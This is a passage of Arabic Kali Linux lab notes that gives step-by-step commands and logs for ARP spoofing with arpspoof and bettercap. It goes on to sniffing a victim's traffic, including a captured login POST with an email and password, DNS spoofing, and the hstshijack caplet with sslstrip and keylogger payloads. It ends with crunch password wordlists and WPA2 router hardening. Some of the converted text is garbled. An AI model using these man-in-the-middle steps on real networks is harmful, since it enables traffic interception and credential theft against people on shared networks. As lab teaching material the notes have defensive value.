|_ 256 a7:bd:8c:7c:fa:1c:f4:d4:96:95:ea:93:a5:a4:d6:d2 (ECDSA)
|_ 256 93:c6:28:34:28:8d:3a:3a:ba:0a:89:79:1a:39:38:8e (ED25519)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

# ARPSPOOF

**أداة arpspoof :** هي أداة من مجموعة أدوات dSniff التي تُستخدم في تنفيذ هجمات انتقال بروتوكول ARP داخل الشبكات المحلية (LAN) Spoofing/Poisoning

تنفيذ هجوم لجهاز داخل الشبكة ومراقبة تحركاته في الويب

الخطوات :

1- تنزيل اداة arpspoof : `sudo apt install dsniff -y`

```
(albara@kali)-[~]
$ sudo apt install dsniff -y
dsniff is already the newest version (2.4b1+debian-34).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1049
(albara@kali)-[~]
$
```

2- استخراج عنوان IP الخاص بالضحية

```
ubuntu@ubuntu:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group 0
    link/ether 08:00:27:c8:0f:5a brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
            valid_lft 83352sec preferred_lft 83352sec
        inet6 fe80::a00:27ff:fec8:f5a/64 scope link
            valid_lft forever preferred_lft forever
```

3- استخراج عنوان IP الخاص بالراوتر

```
Connection-specific DNS Suffix  . :
Description . . . . . : Intel(R) Dual Band Wireless-AC 8265
Physical Address . . . . . : C8-B6-F9-C2-6D-66
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::198b:f97c:e7ec:45a0%9(PREFERRED)
IPv4 Address. . . . . : 10.199.235.4(preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 22/09/2019 14:47 11:16:44
Lease Expires. . . . . : 23/09/2019 14:47 12:16:42
Default Gateway . . . . . : 10.199.235.15
DHCP Server . . . . . : 10.199.235.15
DHCPv6 IID . . . . . : 130070265
DHCPv6 Client DUID. . . . . : 00-01-00-01-2E-16-1A-3A-A4-4C-C8-2B-89-85
DNS Servers . . . . . : 10.199.235.15
NetBIOS over Tcpip. . . . . : Enabled
```

كتابة الأمر التالي :

`sudo arpspoof -i (اسم واجهة الشبكة) -t IP target IP router`

`sudo arpspoof -i (اسم واجهة الشبكة) -t IP router IP target`

```
(albara@kali)-[~]
$ sudo arpspoof -i eth0 -t 10.0.2.15 10.199.235.15
spoof: couldn't arp for host 10.0.2.15
(albara@kali)-[~]
$ sudo arpspoof -i eth0 -t 10.199.235.15 10.0.2.15
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
:27:e6:97:3b 5a:88:9e:7e:9d:30 0806 42: arp reply 10.0.2.15 is-at 8:0:27:e6:97:3b
```

## اداة المكملة لاداة arpspoof لمراقبة الأجهزة على الشبكة

**sudo apt install bettercap -y : bettercap تثبيت اداة**

```
(albara㉿kali)-[~]
$ sudo apt install bettercap -y
[sudo] password for albara:
bettercap is already the newest version (2.33.0-1kali1).
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1049
(albara㉿kali)-[~]
$
```

**sudo bettercap : bettercap تشغيل اداة**

```
(albara㉿kali)-[~]
$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
]
10.199.235.0/24 > 10.199.235.231 » [00:03:28] [sys.log] [inf] gateway monitor started ...
10.199.235.0/24 > 10.199.235.231 » [
```

**: تظهر أمامك الخيارات المفعّلة وكذلك الخيارات غير المفعّلة help**

```
10.199.235.0/24 > 10.199.235.231 » help
help MODULE : List available commands or show module specific help if no module
name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a
wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside
VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
graph > not running
hid > not running
```

**: استكشاف الأجهزة المتصلة داخل الشبكة net.probe on**

```
10.199.235.0/24 > 10.199.235.231 » net.probe on
[00:18:20] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.199.235.0/24 > 10.199.235.231 » [00:18:25] [sys.log] [inf] net.probe probing 256 addres
ses on 10.199.235.0/24
10.199.235.0/24 > 10.199.235.231 » [00:18:25] [endpoint.new] endpoint 10.199.235.4 (ALBARA
-PC) detected as c0:b6:f9:c2:d6:66 (Intel Corporate).
10.199.235.0/24 > 10.199.235.231 » [00:18:25] [endpoint.new] endpoint 10.199.235.197 detec
ted as 6c:22:1a:cd:45:0b (AltoBeam Inc.).
10.199.235.0/24 > 10.199.235.231 » [
```

**: يعرض لك عناوين IP الموجودة في الشبكة بالإضافة إلى عنوان MAC الخاص بكل جهاز نوع الاتصال المستخدم ووقت الاتصال net.show**

IP *	MAC	Name	Vendor	Sent	Recv
10.199.235.231	08:00:27:e6:97:3b	eth0	PCS Systemtechnik GmbH	0 B	0 B
10.199.235.15	5a:88:9e:7e:9d:30	gateway		30 kB	25 kB
10.199.235.4	c0:b6:f9:c2:d6:66	ALBARA-PC	Intel Corporate	8.2 kB	914 B
10.199.235.197	6c:22:1a:cd:45:0b		AltoBeam Inc.	1.0 kB	368 B

↑ 67 kB / ↓ 352 kB / 5843 pkts

## بدأ تنفيذ الهجوم

**تقوم بعملية خداع الراوتر بحيث تصل إليك المعلومات بدلاً من أن تصل إليه مباشرة**

```
> 10.199.235.231 » set arp.spoof.fullduplex true
> 10.199.235.231 » [
```

**عنوان IP الضحية يمكن كتابة أكثر من عنوان واحد هنا**

```
> 10.199.235.231 » set arp.spoof.targets 10.0.2.15
> 10.199.235.231 » [
```

**أي معلومة أو عملية من جهاز الضحية يتم توجيهها**

```
> 10.199.235.231 » set net.sniff.local true
> 10.199.235.231 » [
```


**تشغيل العملية بحيث أي معلومات يبحث عنها الضحية تصل إليك مباشرة**

```
10.199.235.0/24 > 10.199.235.231 » arp.spoof on
10.199.235.0/24 > 10.199.235.231 » [00:31:49] [sys.log] [inf] arp.spoof arp.spoof started, probing 1 targets.
10.199.235.0/24 > 10.199.235.231 » [00:31:49] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:49] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.199.235.0/24 > 10.199.235.231 » [00:31:50] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:51] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:52] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:53] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:54] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:31:55] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [
```

**مراقبة المواقع التي يزورها الضحية على الإنترن트 فمثلاً عند تسجيله الدخول إلى موقع ما وكتابة اسم المستخدم وكلمة المرور الخاصة به يتم عرض هذه المعلومات لك أيضاً**

```
10.199.235.0/24 > 10.199.235.231 » net.sniff on
10.199.235.0/24 > 10.199.235.231 » [00:32:25] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:25] [net.sniff.dns] dns gateway > local : 15.235.199.10.in-addr.arpa is Non-Existent Domain
10.199.235.0/24 > 10.199.235.231 » [00:32:26] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:27] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:28] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:29] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:30] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:32:31] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [
```

/x-www-form-urlencoded  
Windows NT 10.0 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36 Edg/98.0.1108.43  
3-a6aa-744d-1b891819c300  
: 1  
low.com  
tion/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
flow.com/users/login?ssrc=head&returnurl=https%3a%2f%2fstackoverflow.com%2f3f  
Flate  
;q=0.9  
343db5e569d0ae135c412db7ecc37322dc0dc57b5802&ssrc=head&email=example@hotmail.com&password=12345678&submit-button=Log+in



**استخدام عنوان IP الخاص بجهازك لتوجيه استجابات DNS**

```
10.199.235.0/24 > 10.199.235.231 » set dns.spoof.address 10.199.235.231
10.199.235.0/24 > 10.199.235.231 » [00:34:49] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:34:51] [sys.log] [war] arp.spoof could not find spo of targets
10.199.235.0/24 > 10.199.235.231 » [00:34:52] [net.sniff.dns] dns gateway > local : 15.235.199.10.in-addr.arpa is Non-Existent Domain
10.199.235.0/24 > 10.199.235.231 » [
```

من الضحية : set dns.spoof.all true يعني إن Bettercap سيرد على كل طلب DNS يصدر

```
10.199.235.0/24 > 10.199.235.231 » set dns.spoof.all true
10.199.235.0/24 > 10.199.235.231 » [00:35:43] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:35:44] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:35:45] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:35:46] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:36:00] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:36:00] [net.sniff.dns] dns gateway > local : 15.235
.199.10.in-addr.arpa is Non-Existent Domain
10.199.235.0/24 > 10.199.235.231 » [00:36:01] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:36:02] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:36:03] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » ■
```

الخطوة ٣ : اكتب دومين لاي موقع ترغب بأن يتم تحويل الضحية اليه مثل google.com ثم \* . واعادة كتابة اسم الموقع بحيث لو كتب الضحية اسم الموقع بصيغه اخرى لا يأثر على العملية

```
10.199.235.0/24 > 10.199.235.231 » set dns.spoof domains *.google.com
10.199.235.0/24 > 10.199.235.231 » [00:45:42] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:43] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:44] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:45] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:46] [net.sniff.dns] dns gateway > local : 15.235
.199.10.in-addr.arpa is Non-Existent Domain
10.199.235.0/24 > 10.199.235.231 » [00:45:46] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:47] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:48] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:49] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:45:50] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » ■
```

# بدأ تشغيل العملية : dns.spoof on

```
10.199.235.0/24 > 10.199.235.231 » dns.spoof on
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [sys.log] [err] at least dns.spoof.hosts or
dns.spoof.domains must be filled
10.199.235.0/24 > 10.199.235.231 »
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns ALBARA-PC : ALBARA-PC.
local is fe80::198b:f97c:e7ec:45a0, 10.199.235.4
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns ALBARA-PC : Unknown qu
ery for ALBARA-PC.local
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns fe80::198b:f97c:e7ec:4
5a0 : Unknown query for ALBARA-PC.local
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns fe80::198b:f97c:e7ec:4
5a0 : ALBARA-PC.local is fe80::198b:f97c:e7ec:45a0, 10.199.235.4
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns ALBARA-PC : ALBARA-PC.
local is fe80::198b:f97c:e7ec:45a0, 10.199.235.4
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns ALBARA-PC : Unknown qu
ery for ALBARA-PC.local
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns fe80::198b:f97c:e7ec:4
5a0 : Unknown query for ALBARA-PC.local
10.199.235.0/24 > 10.199.235.231 » [00:46:33] [net.sniff.mdns] mdns fe80::198b:f97c:e7ec:4
5a0 : ALBARA-PC.local is fe80::198b:f97c:e7ec:45a0, 10.199.235.4
10.199.235.0/24 > 10.199.235.231 » [00:46:34] [net.sniff.dns] dns gateway > local : 15.235
.199.10.in-addr.arpa is Non-Existent Domain
10.199.235.0/24 > 10.199.235.231 » [00:46:34] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » [00:46:35] [sys.log] [war] arp.spoof could not find spo
of targets
10.199.235.0/24 > 10.199.235.231 » []
```

**https : تضليل** [hstshijack/hstshijack](https://hstshijack/hstshijack)

```
10.199.235.0/24 > 10.199.235.231 » hstshijack/hstshijack
2025-09-15 00:49:03 [inf] hstshijack Generating random variable names for this session ...
2025-09-15 00:49:03 [inf] hstshijack Reading caplet ...
2025-09-15 00:49:04 [inf] hstshijack Indexing SSL domains ...
2025-09-15 00:49:04 [inf] hstshijack Indexed 2 domains.
2025-09-15 00:49:04 [inf] hstshijack Module loaded.

Caplet

    hstshijack.ssl.domains > /usr/share/bettercap/caplets/hstshijack/domains.txt
        hstshijack.ssl.index > /usr/share/bettercap/caplets/hstshijack/index.json
        hstshijack.ssl.check > true
        hstshijack.ignore > captive.apple.com,connectivitycheck.gstatic.com,detectportal.
firefox.com,www.msftconnecttest.com
        hstshijack.targets > google.com, *.google.com, gstatic.com, *.gstatic.com
        hstshijack.replacements > google.corn,*.google.corn,gstatic.corn,*.gstatic.corn
        hstshijack.blockscripts > undefined
        hstshijack.obfuscate > true
        hstshijack.payloads > *:/usr/share/bettercap/caplets/hstshijack/payloads/hijack.js
                                > *:/usr/share/bettercap/caplets/hstshijack/payloads/sslstrip.j
S
js
/g
/google-search.js
                                > *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.
                                > *.google.com:/usr/share/bettercap/caplets/hstshijack/payloads/a
                                > google.com:/usr/share/bettercap/caplets/hstshijack/payloads/a
```

# wordlists

اداة **wordlists** : تستخدم في كالي لينكس لتوليد كلمات المرور

اداة **crunch** : لصنع كلمات المرور اكتب هذه الكلمة في الطرفية موجودة في كالي لينكس لاتحتاج الى تثبيت

اداة **crunch** : لتقوم بتحديد واختيار الكلمات

**مثال :** `crunch 3 3 -t %@^ -o /home/txt/jojo.txt`

→ هذا يحدد طول الكلمات (الحد الأدنى 3، الحد الأقصى 3)

اداة **t-** يسمح لك تحديد نمط (pattern) لشكل كلمات المرور اللي تولدها

حرف صغير (%)	= (a-z)
حرف كبير (@)	= (A-Z)
رقم (^)	= (9-0)
رمز خاص (^)	= (... , & , # , \$ , !)

→ يقوم **Crunch** بحفظ النتائج في ملف (لابد من تحديد اسم الملف بعد -o-)

```
(albara㉿kali)-[~]
$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
    dirb → /usr/share/dirb/wordlists
    dirbuster → /usr/share/dirbuster/wordlists
    dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
    fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
    fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
    john.lst → /usr/share/john/password.lst
    legion → /usr/share/legion/wordlists
    metasploit → /usr/share/metasploit-framework/data/wordlists
    nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
    rockyou
    rockyou.txt.gz
    sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
    wfuzz → /usr/share/wfuzz/wordlist
    wifite.txt → /usr/share/dict/wordlist-probable.txt
(albara㉿kali)-[~/usr/share/wordlists]
$ crunch 5 5 -t %@^% -o /home/albara/word.txt
Crunch will now generate the following amount of data: 13384800 bytes
12 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2230800
crunch: 100% completed generating output
```

نتائج التوليد :

aA!

aA"

aA#

.....

bB!

bB"

bB#


# WPA2 ENCRYPTION

**تشفير WPA2 :** هو معيار أمني لشبكات الواي فاي، ويستخدم لحماية الاتصال اللاسلكي بين الأجهزة ونقطة الوصول (Router/Access Point)

حماية شبكة الواي فاي (الراوتر) باستخدام تشفير WPA2

الخطوات :

- 1- من خلال الزر الموجود في الجهة الخلفية لجهاز الراوتر الموسوم بـ (WPS) قم بتعطيل هذه الخاصية حفاظاً على أمان الشبكة



## 2- استعمال تشفير wpA2

- افتح متصفح الانترنت على جهازك اكتب عنوان IP الخاص بالراوتر




- أدخل اسم المستخدم وكلمة المرور الخاصة بالراوتر




- ابحث عن قسم يسمى Wi-Fi Settings أو Wireless Security أو Wireless



## • ستجد خيار Encryption أو Wireless Security أو Security Mode •



- إذا كان محدد على نوع تشفير آخر مثل WEP أو WPA/WPA2 Mixed أو WPA2 (AES) أو WPA2-PSK إلى



3-استخدام كلمة مرور قوية مثل أنا احب ميسى وكتابة رقم قميصه  
Ilovemese10

